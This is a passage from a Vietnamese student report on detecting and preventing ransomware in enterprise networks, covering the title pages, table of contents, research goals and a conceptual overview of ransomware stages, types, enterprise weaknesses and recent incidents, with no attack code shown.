

**TỔNG LIÊN LIÊN ĐOÀN LAO ĐỘNG VIỆT NAM
TRƯỜNG ĐẠI HỌC TÔN ĐỨC THẮNG
KHOA CÔNG NGHỆ THÔNG TIN**



MÔN HỌC BẢO MẬT MẠNG

**PHÁT HIỆN VÀ NGĂN NGỪA
RANSOMWARE TRONG MẠNG
DOANH NGHIỆP**

**Người hướng dẫn: Ths. Trần Chí Thiện
Họ và tên: Nguyễn Hải Đăng - 52200274
Võ Thị Lan Chi - 52200320
Lê Hoàng Phúc Thịnh - 52200253
Nhóm: 05**

HỒ CHÍ MINH – 2025

**TỔNG LIÊN LIÊN ĐOÀN LAO ĐỘNG VIỆT NAM
TRƯỜNG ĐẠI HỌC TÔN ĐỨC THẮNG
KHOA CÔNG NGHỆ THÔNG TIN**



MÔN HỌC BẢO MẬT MẠNG

**PHÁT HIỆN VÀ NGĂN NGỪA
RANSOMWARE TRONG MẠNG
DOANH NGHIỆP**

**Người hướng dẫn: Ths. Trần Chí Thiện
Họ và tên: Nguyễn Hải Đăng - 52200274
Võ Thị Lan Chi - 52200320
Lê Hoàng Phúc Thịnh - 52200253
Nhóm: 05**

HỒ CHÍ MINH – 2025

LỜI CẢM ƠN

Chúng em xin chân thành gửi lời cảm ơn sâu sắc đến TS. Trần Chí Thiện đã tận tình giảng dạy, hỗ trợ và truyền đạt kiến thức trong suốt quá trình học tập. Nhờ sự hướng dẫn của thầy, em đã xây dựng được nền tảng lý thuyết vững chắc để hoàn thành bài báo cáo cuối kì.

Tuy nhiên chúng em còn hạn chế nhiều về môn *Bảo mật mạng* nên không thể tránh khỏi những thiếu sót trong quá trình hoàn thành bài báo cáo cuối kỳ này. Mong thầy xem và góp ý để bài báo cáo của em được cải thiện hơn.

Em xin chân thành cảm ơn thầy vì đã hỗ trợ em trong quá trình thực hiện bài báo cáo này!

CÔNG TRÌNH ĐƯỢC HOÀN THÀNH TẠI TRƯỜNG ĐẠI HỌC TÔN ĐỨC THẮNG

Tôi xin cam đoan đây là sản phẩm đồ án của riêng chúng tôi và được sự hướng dẫn của TS. Trần Chí Thiện. Các nội dung nghiên cứu, kết quả trong đề tài này là trung thực và chưa công bố dưới bất kỳ hình thức nào trước đây. Những số liệu trong các bảng biểu phục vụ cho việc phân tích, nhận xét, đánh giá được chính tác giả thu thập từ các nguồn khác nhau có ghi rõ trong phần tài liệu tham khảo.

Ngoài ra, trong đồ án còn sử dụng một số nhận xét, đánh giá cũng như số liệu của các tác giả khác, cơ quan tổ chức khác đều có trích dẫn và chú thích nguồn gốc.

Nếu phát hiện có bất kỳ sự gian lận nào chúng tôi xin hoàn toàn chịu trách nhiệm về nội dung đồ án của mình. Trường đại học Tôn Đức Thắng không liên quan đến những vi phạm tác quyền, bản quyền do chúng tôi gây ra trong quá trình thực hiện (nếu có).

TP.Hồ Chí Minh, ngày 20 tháng 11 năm 2025

(Ký và ghi rõ họ tên) (Ký và ghi rõ họ tên) (Ký và ghi rõ họ tên)

Dăng

Thịnh

Chi

Nguyễn Hải Đăng Lê Hoàng Phúc Thịnh Võ Thị Lan Chi

TÓM TẮT

Dề tài thực hiện nghiên cứu và mô phỏng quy trình phát hiện và phòng thủ trước tấn công ransomware trong môi trường mạng nội bộ. Hai hướng phòng thủ tiêu biểu được triển khai gồm:

- Hệ thống phát hiện và ngăn chặn xâm nhập IDS/IPS Suricata.
- Giải pháp sao lưu, khôi phục dữ liệu sử dụng Virtual Tape kết hợp QuadStor nhằm duy trì tính sẵn sàng dữ liệu khi xảy ra sự cố.

Phần thực nghiệm mô phỏng quá trình tấn công gồm tạo payload độc hại, máy nạn nhân tải file qua HTTP Server, và Suricata ghi nhận, phân tích các bất thường thông qua giao diện GUI và rule thủ công. Song song, đề tài xây dựng chính sách sao lưu an toàn nhằm đảm bảo dữ liệu có thể khôi phục khi hệ thống bị mã hóa bởi ransomware.

Kết quả cho thấy IDS/IPS có khả năng phát hiện sớm hành vi bất thường và ngăn chặn file độc, trong khi giải pháp backup có ưu thế về khôi phục dữ liệu sau tấn công. Việc kết hợp cả hai phương pháp mang lại chiến lược phòng thủ toàn diện, vừa giảm thiểu rủi ro xâm nhập, vừa bảo đảm khả năng phục hồi hệ thống.

Mục lục

CHƯƠNG 1 – TỔNG QUAN	1
1.1 Đặt vấn đề	1
1.2 Mục tiêu nghiên cứu	2
1.3 Phạm vi nghiên cứu	2
1.4 Phương pháp nghiên cứu	3
CHƯƠNG 2 – CƠ SỞ LÝ THUYẾT VÀ THỰC TRẠNG	4
2.1 Giới thiệu về ransomware	4
2.1.1 Khái niệm	4
2.1.2 Cơ chế hoạt động	5
2.1.3 Phân loại ransomware	7
2.2 Điểm yếu và lỗ hổng trong hệ thống doanh nghiệp	8
2.2.1 Lỗ hổng công nghệ và phần mềm	8
2.2.2 Yếu tố con người và tấn công xã hội	9
2.2.3 Rủi ro từ tích hợp đám mây và môi trường lai	10
2.3 Diễn biến tấn công ransomware thời gian gần đây	11
2.3.1 Bối cảnh tấn công ransomware trên toàn cầu	11
2.3.2 Bối cảnh tấn công ransomware tại Việt Nam	12
2.3.3 Diễn biến mới trong phương thức tấn công	13
CHƯƠNG 3 – THỰC NGHIỆM GIẢI PHÁP	15
3.1 Các giải pháp phòng thủ ransomware	15
3.1.1 Giải pháp quản trị	15
3.1.2 Giải pháp truyền thống	16
3.1.3 Giải pháp nâng cao	17
3.2 Triển khai demo	21

3.2.1 Tấn công ransomware khi chưa có các biện pháp phòng thủ	21
3.2.1.1 Tấn công LockScreen	21
3.2.1.2 Tấn công mã hóa	22
3.2.2 Tấn công ransomware khi đã có các biện pháp phòng thủ	28
3.2.2.1 Biện pháp phòng thủ sử dụng IDS/IPS	28
3.2.2.2 Biện pháp phòng thủ Backup	35
3.3 Đánh giá và so sánh	43
3.3.1 Đánh giá hiệu quả ngăn chặn của Suricata	43
3.3.2 Đánh giá khả năng bảo vệ dữ liệu của QuadStor	44
CHƯƠNG 4 – KẾT LUẬN	46
4.1 Kết luận	46
4.2 Hướng phát triển	47
TÀI LIỆU THAM KHẢO	49

Danh sách hình vẽ

1	Sơ đồ ransomware toàn cầu	1
2	Các lỗ hổng được khai thác bằng cách khai thác PoC công khai theo tháng	9
3	Số lượng hồ sơ bị ảnh hưởng theo loại và nguồn vi phạm .	10
4	Dùng AI/ML để phát hiện ransomware	18
5	Giao diện máy bị nhiễm ransomware lockScreen	21
6	Tạo file thực thi để thực hiện kết nối về máy attacker . . .	23
7	Khởi chạy HTTP server tạm thời bằng python	23
8	Truy cập LHOST và LPORT	23
9	Máy nạn nhân đã truy cập và download file về	24
10	Thông báo thành công từ HTTP server	24
11	Nhận được session thành công	24
12	Upload tệp tin mã hóa vào máy nạn nhân	25
13	Thông báo các tệp tin đã bị mã hóa	25
14	Các file bị đổi phần mở rộng thành .enc	26
15	Nội dung bên trong file đã bị mã hóa	26
16	Các file đã bị xóa sau thời gian đặt ra	27
17	Các file được giải mã khi nạn nhân trả tiền và nhận được key	27
18	Phòng thủ sử dụng IDS/IPS	28
19	Cài đặt và khởi chạy Suricata	29
20	Tạo thư mục pcaps và cấp quyền truy cập	29
21	Cấu hình rule cảnh báo	30
22	Lệnh http server	30
23	Lệnh arlet real time	30


24	Ghi lại các gói tin và lưu thành file pcap	30
25	Các cảnh báo thao tác từ máy nạn nhân	31
26	Chặn toàn bộ luồng forward đến địa chỉ đích và lưu bằng chứng vào file txt	31
27	Máy nạn nhân đã bị chặn truy cập đến máy chủ tấn công	31
28	Nội dung gói tin payload.exe	32
29	Cấu hình rule loại bỏ những tập tin đáng ngờ	33
30	Nạp rules vào Suricata và backup	33
31	Ghi lại quá trình vận chuyển các gói tin	33
32	Port của ip 192.168.11.20 là 4444	34
33	Cài đặt NFQUEUE từ chối các gói tin từ cổng 4444 . . .	34
34	Kiểm tra NFQUEUE	34
35	Upload file encrypt	35
36	Kiểm tra kết quả	35
37	Sơ đồ hoạt động của TAPE	36
38	Các pakage cần thiết cho quadstor	37
39	Cài đặt quadstor về máy (1)	37
40	Cài đặt gói tin quadstor về máy (2)	38
41	Đăng nhập giao diện web quadstor	38
42	Chọn đầu đọc đĩa driver	38
43	Chọn changer	39
44	Chọn VTL	39
45	Kết nối quadstor với server	40
46	Máy ảo debian được tạo trên giao diện VMware Host Client	40
47	File "filebackup.txt" được tạo trong thư mục backup . . .	41
48	Lựa chọn lịch backup cho backup job	41
49	Tạo file sau backup job	42
50	Các options restore có trong veeam	42
51	Khôi phục máy ảo thành công	43
52	Dữ liệu được lưu trong máy ảo sau khi khôi phục	43

CHƯƠNG 1 – TỔNG QUAN

1.1 Đặt vấn đề

Trong những năm gần đây, ransomware đã trở thành một trong những mối đe dọa an ninh mạng nghiêm trọng đối với doanh nghiệp, đặc biệt là các doanh nghiệp có mô hình vừa và nhỏ. Đây là một loại mã độc có khả năng mã hoá dữ liệu quan trọng của nạn nhân và yêu cầu trả tiền chuộc để khôi phục dữ liệu. Nhiều báo cáo cho thấy các cuộc tấn công ransomware đang gia tăng cả về số lượng lẫn mức độ tinh vi, gây thiệt hại lớn về tài chính, uy tín và làm gián đoạn hoạt động kinh doanh.

Theo báo cáo SonicWall Cyber Threat Report 2023, trong khoảng từ năm 2017-2022, số vụ tấn công ransomware toàn cầu đã vượt hơn 493,3 triệu vụ chỉ trong năm 2022. Tại Việt Nam, theo thống kê của NSC (Công ty An ninh mạng Quốc Gia Việt Nam), tấn công ransomware đạt cao điểm vào 4/2022, gây hàng loạt máy chủ kẽm tại Việt Nam bị mã hoá toàn bộ dữ liệu, ảnh hưởng nghiêm trọng đến hoạt động của các cơ quan, tổ chức bị tấn công.



Hình 1: Sơ đồ ransomware toàn cầu

Từ thực tế đó, việc nghiên cứu và triển khai các biện pháp ngăn ngừa ransomware trong môi trường mạng doanh nghiệp trở thành một nhu cầu cấp thiết. Đề tài này hướng đến giải quyết vấn đề thông qua

việc khám phá và ứng dụng các phương pháp hiện đại nhằm giảm thiểu nguy cơ mất mát dữ liệu, đảm bảo tính liên tục của hoạt động kinh doanh và duy trì niềm tin của khách hàng.

1.2 Mục tiêu nghiên cứu

Mục tiêu của nghiên cứu này là xây dựng cơ sở khoa học và thực tiễn nhằm nâng cao khả năng phát hiện, ngăn ngừa tấn công ransomware trong môi trường mạng doanh nghiệp. Cụ thể, nghiên cứu hướng đến:

- Làm sáng tỏ đặc trưng và cơ chế hoạt động của các biến thể ransomware hiện nay, đồng thời phân tích quy trình tấn công điển hình để nhận diện những giai đoạn có thể can thiệp phòng thủ hiệu quả.
- Phân tích những lỗ hổng bảo mật, điểm yếu trong kiến trúc mạng doanh nghiệp từ yếu tố kỹ thuật đến con người, thường bị ransomware khai thác.
- Đánh giá các phương pháp và công nghệ phòng thủ hiện hành nhằm xác định ưu điểm và hạn chế của từng giải pháp trong bối cảnh doanh nghiệp.
- Triển khai mô hình thử nghiệm minh họa khả năng phát hiện và ngăn ngừa tấn công ransomware trong SMB, sử dụng công cụ và kỹ thuật bảo mật phù hợp.
- Phân tích và so sánh kết quả thực nghiệm với các giải pháp hiện có, từ đó rút ra nhận định về tính hiệu quả, khả năng ứng dụng thực tiễn và hướng phát triển trong tương lai.

1.3 Phạm vi nghiên cứu

Trong phạm vi giới hạn của một đề tài cuối kỳ, bài báo cáo không thể bao quát toàn bộ chiến lược phòng thủ nhiều lớp mà chỉ tập trung vào khía cạnh phát hiện và ngăn ngừa. Cụ thể:

- Thiết lập môi trường thử nghiệm bằng máy ảo Window và Linux.

- Sử dụng các công cụ như: IDS/IPS, EDR hoặc Antivirus để phát hiện và ngăn chặn ransomware.
- Không đi sâu vào phân tích mã nguồn ransomware và không triển khai tấn công trên môi trường thực tế.

1.4 Phương pháp nghiên cứu

Để đạt được những mục tiêu đã đề ra, nghiên cứu sẽ kết hợp với phân tích tài liệu chuyên sâu nhằm thu thập, triển khai và đánh giá các giải pháp trong quá trình hiện thực hóa các kỹ thuật phát hiện, ngăn ngừa mã độc. Các phương pháp cụ thể bao gồm:

- Nghiên cứu tài liệu: Tham khảo các báo cáo học thuật, bài báo khoa học từ các tổ chức chuyên về bảo mật và số liệu thống kê từ các báo cáo an ninh toàn cầu.
- Phân tích kỹ thuật: Tìm hiểu các cơ chế phát hiện và kỹ thuật ngăn ngừa mã độc.
- Thực nghiệm triển khai mô hình: Mô phỏng một số tình huống tấn công bằng ransomware, cấu hình các công cụ phát hiện, ngăn chặn để quan sát hiệu quả.
- Đánh giá, so sánh: Đối chiếu kết quả giữa các công cụ, phương pháp để rút ra được kết luận về ưu điểm và hạn chế của từng biện pháp.

CHƯƠNG 2 – CƠ SỞ LÝ THUYẾT VÀ THỰC TRẠNG

2.1 Giới thiệu về ransomware

2.1.1 Khái niệm

Tấn công mạng không còn là khái niệm xa lạ trong thời đại công nghệ ngày nay, cùng với sự phát triển mạnh mẽ của công nghệ thông tin và Internet toàn cầu thì nguy cơ mất an toàn thông tin ngày càng nguy hiểm và khó lường hơn. Trong đó, mã độc (malware) là một trong những mối hiểm họa nghiêm trọng trên Internet. Chúng được chia thành nhiều loại tùy theo chức năng và cách thức lây nhiễm, các loại phổ biến như: virus, worm, trojan, ransomware, rootkits,... Tuy nhiên, những năm gần đây, số vụ tấn công ransomware vẫn đang tăng và gây ra nhiều thiệt hại nghiêm trọng cho nhiều doanh nghiệp, do đó việc làm rõ khái niệm và đặc trưng của loại mã độc này là hết sức cần thiết.

Ransomware là một loại malware được thiết kế để mã hoá dữ liệu hoặc ngăn cản nạn nhân truy cập vào hệ thống máy tính của họ. Sau đó, kẻ tấn công yêu cầu nạn nhân đưa một khoản tiền chuộc để giải mã tệp hoặc khôi phục quyền truy cập. Mức tiền chuộc thông thường rơi vào khoảng 150–500 đối với máy tính cá nhân, tuy nhiên đối với các tổ chức, doanh nghiệp thì có thể lên đến hàng ngàn đô. Kẻ tấn công chủ yếu yêu cầu nạn nhân trả bằng bitcoin hoặc chuyển khoản, nhưng những năm gần đây những kẻ phát tán ransomware chỉ nhận giao dịch tiền chuộc qua bitcoin vì tính bảo mật cao, khó truy lùng dấu vết của chúng.

Trong thực tiễn, nhiều người dùng tại Việt Nam vẫn còn nhầm lẫn giữa khái niệm virus và ransomware. Cả hai đều thuộc nhóm malware, tuy nhiên có sự khác biệt đáng kể: virus thường được định nghĩa là loại mã độc có khả năng tự nhân bản, phát tán và lây lan với tốc độ rất nhanh, khó kiểm soát; trong khi đó ransomware được thiết kế với mục

tiêu chính là tống tiền nạn nhân thông qua việc mã hóa hoặc khóa dữ liệu, thường được phát tán chủ yếu thông qua các chiến dịch phishing. Đáng chú ý, một số biến thể đặc biệt được gọi là ransomware virus, thuật ngữ này dùng để chỉ những phần mềm tống tiền vừa mang tính chất mã hóa dữ liệu vừa có khả năng lây lan nhanh chóng, gây ra hậu quả đặc biệt nghiêm trọng, nổi bật là loại ransomware virus có tên WannaCry.

2.1.2 Cơ chế hoạt động

Ransomware với vai trò là một trong những mối đe dọa an ninh mạng nghiêm trọng nhất là đối với các doanh nghiệp, hoạt động thông qua các cơ chế tinh vi nhằm mã hóa dữ liệu, phá hoại hệ thống và tống tiền nạn nhân.

Ransomware hoạt động bằng cách mã hóa bất đối xứng sử dụng một cặp khóa để mã hóa và giải mã tập tin. Khi tấn công, kẻ tấn công tạo một khóa công khai duy nhất cho nạn nhân và khóa riêng nhằm giải mã các tệp tin sẽ được lưu trong máy chủ của kẻ tấn công. Các nạn nhân sẽ phải trả tiền cho kẻ tấn công để lấy được khóa riêng mới có thể mở khóa được các tập tin đã bị mã hóa. Ransomware sẽ yêu cầu người dùng trả tiền thuộc trong một khoảng thời gian nhất định (thường là 24 đến 48 giờ) để có thể lấy lại được dữ liệu đã bị mã hóa, nếu không thì các dữ liệu bị tấn công sẽ bị mất vô thời hạn.

Cách thức tấn công của ransomware có thể chia thành các giai đoạn như sau:

- **Giai đoạn xâm nhập:** kẻ tấn công sẽ thực hiện khai thác các lỗ hổng trong hệ thống mạng của nạn nhân để thực hiện phát tán ransomware cho thiết bị và tiếp cận đến mạng nội bộ, thường thấy nhất là thực hiện xâm nhập thông qua các hình thức phishing qua email, các tệp tin đính kèm, các lỗ hổng phần mềm chưa vá, các trang web độc hại hoặc là các thông tin của các cuộc tấn công credential stuffing (nhồi thông tin danh tính) trước đó.

- **Giai đoạn thiết lập và duy trì:** Sau khi thiết bị của nạn nhân đã bị lây nhiễm, ransomware sẽ được kích hoạt và bắt đầu ẩn náu để tránh bị phát hiện và thực hiện tấn công mã hóa các tệp tin quan trọng có trong thiết bị. Các kỹ thuật ẩn náu của ransomware bao gồm tải xuống payload từ máy chủ C2 (Command and Control), sử dụng registry keys hoặc scheduled tasks để duy trì hiện diện lâu dài. Trong năm 2025, ransomware ngày càng sử dụng các kỹ thuật tiên tiến như obfuscation mã nguồn và anti-analysis để tránh các phần mềm virus.
- **Giai đoạn mã hóa:** ransomware sau khi đã xâm nhập và ẩn nấp thành công sẽ thực hiện mã hóa các tệp tin quan trọng của nạn nhân. Sử dụng các thuật toán mã hóa mạnh mẽ như AES-256 hay ChaCha20 để khóa các tệp tin và thường sẽ có thêm phần mở rộng như .lockbit hoặc .conti. Kẻ tấn công đồng thời cũng sẽ ngăn chặn các khả năng khôi phục dữ liệu của nạn nhân bằng cách xóa shadow copies và sao lưu. Sau đó sẽ để lại các ransom note với các hướng dẫn để thực hiện thanh toán. Khi đã mã hóa, ransomware thường sẽ tự hủy để xóa đi các dấu vết và kẻ tấn công sử dụng dark web để đàm phán.

Khi tấn công, ransomware sẽ thực thi một tệp tin chương trình mã độc được gọi là “malicious binary” trên hệ thống của nạn nhân. Tệp binary này sẽ tìm kiếm và tấn công các tài liệu quan trọng có trong máy tính nạn nhân như: các file word, excel, cơ sở dữ liệu, hình ảnh và các tệp tin có giá trị. Ransomware sẽ biến đổi các tài liệu thành các dữ liệu không thể đọc được mã chỉ duy nhất ransomware mới có thể giải mã được. Nếu trong hệ thống mạng của nạn nhân có lỗ hổng thì ransomware có thể lợi dụng các lỗ hổng đó để tấn công sang các hệ thống xung quanh và thậm chí là toàn bộ tổ chức của nạn nhân.

2.1.3 Phân loại ransomware

Ransomware là một hình thức tấn công malware được phát triển ngày càng đa dạng cùng với nhiều biến thể vô cùng tinh vi. Tùy vào phương thức tấn công và cách thức gây hại, ransomware có thể được chia thành nhiều loại khác nhau. Việc phân loại ransomware giúp chúng ta hiểu rõ và phân biệt cơ chế hoạt động của từng loại, từ đó có biện pháp phòng ngừa và đối phó hiệu quả hơn.

Dựa vào các loại hình tấn công của ransomware có thể phân loại thành 5 loại chính:

- Ransomware mã hóa hay còn được gọi là ransomware tiền mã hóa (crypto ransomware), thực hiện tấn công bằng cách mã hóa các tệp tin dữ liệu quan trọng của nạn nhân và yêu cầu tiền chuộc để lấy khóa giải mã.
- Ransomware không mã hóa (locker ransomware), thực hiện tấn công bằng cách khóa toàn bộ máy tính hoặc thiết bị của nạn nhân khiến cho thiết bị không thể khởi động được mà chỉ hiển thị một màn hình yêu cầu nạn nhân đưa tiền chuộc để giải mã.
- Leakware/Doxware là loại tấn công bằng cách đánh cắp các dữ liệu nhạy cảm, quan trọng của nạn nhân và đe dọa công khai các dữ liệu đó, sau đó yêu cầu nạn nhân trả tiền chuộc để có thể lấy lại dữ liệu tránh bị công khai. Trước đây, loại hình tấn công này chỉ đánh cắp dữ liệu mà không mã hóa nhưng hiện nay các biến thể đã bắt đầu thực hiện vừa đánh cắp đồng thời mã hóa dữ liệu của nạn nhân.
- Scareware tấn công bằng cách một phần mềm giả mạo xuất hiện thông báo phát hiện virus hoặc sự cố hệ thống và yêu cầu nạn nhân trả tiền để có thể giải quyết vấn đề. Một số biến thể sẽ liên tục pop-up các thông báo hoặc khiến thông báo lỗi tràn ngập cả màn hình nhằm đánh vào tâm lý của nạn nhân.

- Dịch vụ cung cấp mã độc (RaaS) đây là một loại malware được các hacker chuyên nghiệp quản lý và tấn công. Các hacker này được một cá nhân nào đó thuê để thực hiện tất cả các bước tấn công ransomware.


2.2 Điểm yếu và lỗ hổng trong hệ thống doanh nghiệp

Hệ thống mạng doanh nghiệp với quy mô nhỏ và vừa thường chứa đựng nhiều điểm yếu và lỗ hổng bảo mật, do đó tạo điều kiện thuận lợi cho ransomware xâm nhập và gây thiệt hại nghiêm trọng. Những lỗ hổng này không chỉ xuất phát từ công nghệ mà còn từ yếu tố con người, quy trình quản lý và tích hợp các nền tảng đám mây. Phần phân tích dưới đây sẽ làm rõ các rủi ro chính và cung cấp cơ sở cho các giải pháp khắc phục.

2.2.1 Lỗ hổng công nghệ và phần mềm

Các lỗ hổng phần mềm chưa được vá là một trong những điểm yếu chính, đặc biệt là trong các hệ điều hành phổ biến như Windows Server, Linux hoặc phần mềm quản trị như Microsoft Exchange và SharePoint.

Theo nguồn từ báo cáo của Recorded Future (2025), trong nửa đầu năm 2025, kẻ tấn công ransomware đã khai thác 161 lỗ hổng, với 42% có khai thác PoC công khai, dẫn đến các vụ tấn công quy mô lớn. Việc công khai mã khai thác PoC tạo điều kiện cho nhiều kẻ tấn công hơn, bao gồm những kẻ tấn công không có chuyên môn, ít kỹ năng cũng có thể triển khai. Do đó các tổ chức nên triển khai bản vá nhanh chóng hoặc các biện pháp giảm thiểu tạm thời để hạn chế thời gian bị khai thác.



Hình 2: Các lỗ hổng được khai thác bằng cách khai thác PoC công khai theo tháng

Ngoài ra, chuỗi lỗ hổng trong Microsoft SharePoint, cụ thể là CVE-2025-49706 (lỗ hổng để vượt qua xác thực và spoofing) và CVE-2025-49704 (lỗ hổng thực thi mã từ xa), đã bị khai thác quy mô lớn dưới dạng chuỗi tấn công ToolShell. Tối 18/7/2025, Eye Security là đơn vị đầu tiên phát hiện ra vụ khai thác lỗ hổng thực thi mã từ xa (RCE) này trên SharePoint. Theo phân tích kỹ thuật từ các tổ chức nghiên cứu an ninh mạng, chuỗi này cho phép kẻ tấn công thực hiện RCE giành quyền kiểm soát máy chủ mà không yêu cầu xác thực, thông qua web shell nhằm trích xuất khóa mã hoá nội bộ. Từ đó dẫn đến đánh cắp các dữ liệu nhạy cảm, mã hoá hệ thống trong mạng doanh nghiệp. Hậu quả hơn 400 máy chủ SharePoint đã bị ảnh hưởng chỉ trong vài ngày đầu, điều này nhấn mạnh rủi ro từ việc triển khai chậm trễ các bản vá của Microsoft.

2.2.2 Yếu tố con người và tấn công xã hội

Yếu tố con người được xem là một trong những điểm yếu lớn nhất trong an ninh mạng, thường bị tin tặc khai thác thông qua các kỹ thuật như phishing và social engineering. Đa phần các cuộc tấn công ransomware bắt nguồn từ email phishing, mục tiêu nhắm vào những nhân viên thiếu kiến thức hoặc không có đào tạo về an ninh mạng, với phương thức chủ yếu là tệp đính kèm độc hại và liên kết lừa đảo. Bên cạnh đó, việc sử dụng mật khẩu yếu hoặc không triển khai xác thực đa yếu tố (MFA) đối với tài khoản quản trị cũng là một trong những nguy cơ làm cho kẻ tấn công dễ chiếm quyền kiểm soát hệ thống, từ đó sẽ tiến hành mã hoá dữ liệu trên diện rộng.

Theo phân tích, hơn 70% các bản ghi y tế bị xâm phạm có nguồn gốc từ lỗi của con người, điều này cho thấy rằng ransomware không chỉ dựa vào kỹ thuật mà còn dựa vào sự sơ suất của nhân viên.

Loại vi phạm	Nguyên nhân vi phạm	Số lượng hồ sơ bị ảnh hưởng	Tỷ lệ phần trăm tổng số hồ sơ bị ảnh hưởng
	Sự bất cẩn/thiếu sót	2.553.710	1,81%
	Tiết lộ không đúng về mặt kỹ thuật	2.461.813	1,74%
Không cố ý	Lừa đảo	93.248.376	66,02%
	Phần mềm tổng tiên	4.780.329	3,38%
	Khác	432.399	0,31%
<i>Tổng cộng</i>		103.196.622	73,06%
Độc hại	Tấn công mạng/Hack	30.114.246	21,32%
	Nguôi trong cuộc độc hại	5.199.447	3,68%
	Trộm cáp/Trộm đột nhập	2.455.155	1,74%
<i>Tổng cộng</i>		36.768.848	26,03%
Thông tin không đủ		287.327	0,20%
<i>Tổng số bản ghi</i>		141.252.797	100,00%

Hình 3: Số lượng hồ sơ bị ảnh hưởng theo loại và nguồn vi phạm

Đáng chú ý, các chiến dịch phishing hiện nay còn tận dụng AI để tạo email và tệp đính kèm tinh vi hơn, thậm chí nhúng ransomware vào tệp hình ảnh hoặc tài liệu giả mạo nhằm vượt qua các biện pháp phòng chống truyền thống. Điều này làm tăng mức độ nguy hiểm của ransomware hơn khi vừa khai thác hệ thống, vừa thao túng người dùng.

2.2.3 Rủi ro từ tích hợp đám mây và môi trường lai

Xu hướng sử dụng môi trường đám mây lai hoặc đa đám mây mang lại nhiều lợi ích về hiệu suất và linh hoạt, nhưng đồng thời cũng mở rộng bờ mặt tấn công cho ransomware. Các nghiên cứu gần đây

cho thất ransomware không chỉ tấn công hệ thống tại chỗ, hay còn gọi là on-premise, mà còn có mục tiêu tấn công trực tiếp đến dữ liệu lưu trữ trên đám mây và dịch vụ đồng bộ. Hệ thống trong môi trường đám mây có rủi ro nằm trong các lỗ hổng API, xác thực và cấu hình sai đều tạo ra điểm vào cho ransomware. Rủi ro điển hình là cấu hình lưu trữ sai, rủi ro này vốn đã từng dẫn đến việc lộ dữ liệu quy mô lớn.

Theo báo cáo của Tenable (2025), khoảng 9% các kho lưu trữ đám mây có thiết lập công khai dữ liệu nhạy cảm, trong đó 97% được phân loại “restricted hoặc confidential”. Điều đó cho thấy, nếu những dữ liệu nhạy cảm này bị ransomware xâm nhập, thì ngoài việc mã hóa còn có nguy cơ rò rỉ, gây thiệt hại kép đối với doanh nghiệp sử dụng dịch vụ.

Ngoài ra, trong môi trường làm việc từ xa, việc truy cập đám mây qua các mạng không an toàn cũng làm tăng nguy cơ ransomware xâm nhập. Với sự phụ thuộc ngày càng nhiều vào dịch vụ đám mây mà thiếu quy trình giám sát tập trung dễ khiến tổ chức dễ bị động trước các biến thể ransomware tấn công trực tiếp vào hạ tầng đám mây.

2.3 Diễn biến tấn công ransomware thời gian gần đây

2.3.1 Bối cảnh tấn công ransomware trên toàn cầu

Trong quý I năm 2025, bức tranh an ninh mạng toàn cầu cho thấy sự gia tăng đáng kể về hoạt động của các chiến dịch ransomware. Báo cáo của GuidePoint Security ghi nhận 2.063 nạn nhân bị công bố trên các trang rò rỉ dữ liệu, tương ứng với mức tăng hơn 102% so với cùng kỳ năm 2024. Các nhóm tác nhân đe dọa chính bao gồm LockBit, Play, Akira, BlackCat/ALPHV và 8Base, trong đó LockBit tiếp tục khẳng định vị thế là một trong những nhóm hoạt động mạnh nhất, mặc dù từng bị cơ quan thực thi pháp luật quốc tế triệt phá hạ tầng vào năm 2024. Một số sự cố đáng chú ý trong giai đoạn này là vụ tấn công hệ thống tòa án thành phố Cleveland (Mỹ) do Play ransomware gây ra, hay các vụ việc liên quan đến BlackCat và LockBit, phản ánh không chỉ mức độ lan rộng mà còn tính bền vững trong mô hình tấn

công của ransomware. Kết quả này cho thấy ransomware đang trở thành mối đe dọa ngày càng nghiêm trọng đối với hạ tầng thông tin và dịch vụ thiết yếu, đặt ra yêu cầu cấp thiết về chiến lược phòng thủ chủ động, phát hiện sớm và ứng phó sự cố trong lĩnh vực an toàn mạng. Ví dụ như:

- Medusa ransomware (nhiều nạn nhân, 02/2025)
 - Hơn 300 tổ chức thuộc các ngành then chốt (chính phủ, giáo dục, y tế) bị ảnh hưởng.
 - Hệ thống bị mã hóa, mất dữ liệu, nhiều đơn vị buộc phải tạm ngưng dịch vụ; có nơi phải trả tiền chuộc hoặc khôi phục từ bản sao lưu.
- Cleveland Municipal Court (Mỹ, 3/2025)
 - Toàn bộ hệ thống xử lý hồ sơ điện tử và truy cập công khai bị gián đoạn nhiều ngày.
 - Không thể truy cập hồ sơ trực tuyến, phải chuyển sang xử lý giấy tờ thủ công, gây chậm trễ xét xử.

2.3.2 Bối cảnh tấn công ransomware tại Việt Nam

